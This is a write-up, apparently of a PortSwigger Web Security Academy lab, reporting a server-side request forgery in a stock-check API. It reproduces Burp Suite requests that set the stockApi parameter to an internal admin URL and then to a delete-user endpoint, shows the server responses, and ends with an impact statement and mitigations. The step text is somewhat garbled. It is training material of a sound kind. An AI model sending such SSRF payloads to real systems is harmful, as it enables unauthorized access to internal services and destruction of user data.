
Title:Direct SSRF in Stock Availability API Enabling Internal Admin Panel Access and Unauthorized User Deletion

Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

Reproduction steps:

1-Visit: https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net

2-Enter into any image and click on the check stock and intercept it with the burpsuit and get to intruder to make a brute force attack on the IP to known to right IP



3- stockAPI in the request into to make the server call the IP we found of the admin account(http://192.168.0.192:8080/admin)

Send | Cancel | Burp AI | Target: https://0ae900c80480bd9d82f1

Request — Pretty | Raw | Hex

```
POST /product/stock HTTP/2
Host: 0ae900c80480bd9d82f10614007f00d8.web-security-academy.net
Cookie: session=OlxZg757PEFSeFtvgZdvNlTgw4ZNRxML
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
Gecko/20100101 Firefox/148.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer:
https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net/product
?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://192.168.0.192:8080/admin
```

Response — Pretty | Raw | Hex | Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3245

<!DOCTYPE html>
<html>
    <!--LAB_HEAD_START-->
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            Basic SSRF against another back-end system
        </title>
    </head>
    <!--LAB_HEAD_END-->
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <!--LAB_HEADER_START-->
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Basic SSRF against another back-end
                            system
                        </h2>
```

4-found the url to but to make the user carlos deleted

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn

1 | 2 | 3 | 4 ×

Send | Cancel | Burp AI | Target: https://0ae900c80480bd9d82f

Request — Pretty | Raw | Hex

```
POST /product/stock HTTP/2
Host: 0ae900c80480bd9d82f10614007f00d8.web-security-academy.net
Cookie: session=OlxZg757PEFSeFtvgZdvNlTgw4ZNRxML
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
Gecko/20100101 Firefox/148.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer:
https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net/product
?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://192.168.0.192:8080/admin
```

Search | 0 highlights

Response — Pretty | Raw | Hex | Render

```
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section>
                <h1>
                    Users
                </h1>
                <div>
                    <span>
                        wiener -
                    </span>
                    <a href="
                    /http://192.168.0.192:8080/admin/delete?username
                    =wiener">
                        Delete
                    </a>
                </div>
                <div>
                    <span>
                        carlos -
                    </span>
                    <a href="
                    /http://192.168.0.192:8080/admin/delete?username
                    =carlos">
                        Delete
                    </a>
                </div>
            </section>
            <br>
```

admin | 3/4 matches

5-now the user carlos is deleted from the server of the website

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0ae900c80480bd9d82f10614007f00d8.web-security-academy.net
Cookie: session=OlxZg757PEFSeFtvgZdvNlTgw4ZNRxML
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
Gecko/20100101 Firefox/148.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer:
https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net/product
?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: https://0ae900c80480bd9d82f10614007f00d8.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://192.168.0.192:8080/admin/delete?username=carlos
```

Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Location: http://192.168.0.192:8080/admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Impact statement:

Bypass access controls to reach the internal `/admin` panel with no credentials

Execute privileged actions (deleting users via http://192.168.0.192:8080/admin/delete?username=carlos) as if they were a trusted internal service
The server's own localhost identity grants it implicit trust that external users never have

Mitigation:

1. Whitelist Allowed URLs Instead of letting the user control the full URL, define a fixed list of permitted endpoints server-side and block anything outside that list.

2. Block Internal IP Ranges Before making any outbound request, resolve the hostname and reject any request targeting loopback, private, or link-local addresses like `localhost`, `169.254.x.x`, or `192.168.x.x`.

3. Remove User-Supplied URLs Entirely Accept only a product ID from the user and let the server build the URL internally — the user should control **what** is fetched, never **where** from.

4. Network-Level Firewall Rules Block the web server process at the network level from reaching any internal address ranges, so even if the code fails, the network won't allow the connection.

5. Disable Automatic Redirects Turn off automatic HTTP redirect-following in your HTTP client so attackers can't chain SSRF with an open redirect to bypass URL validation.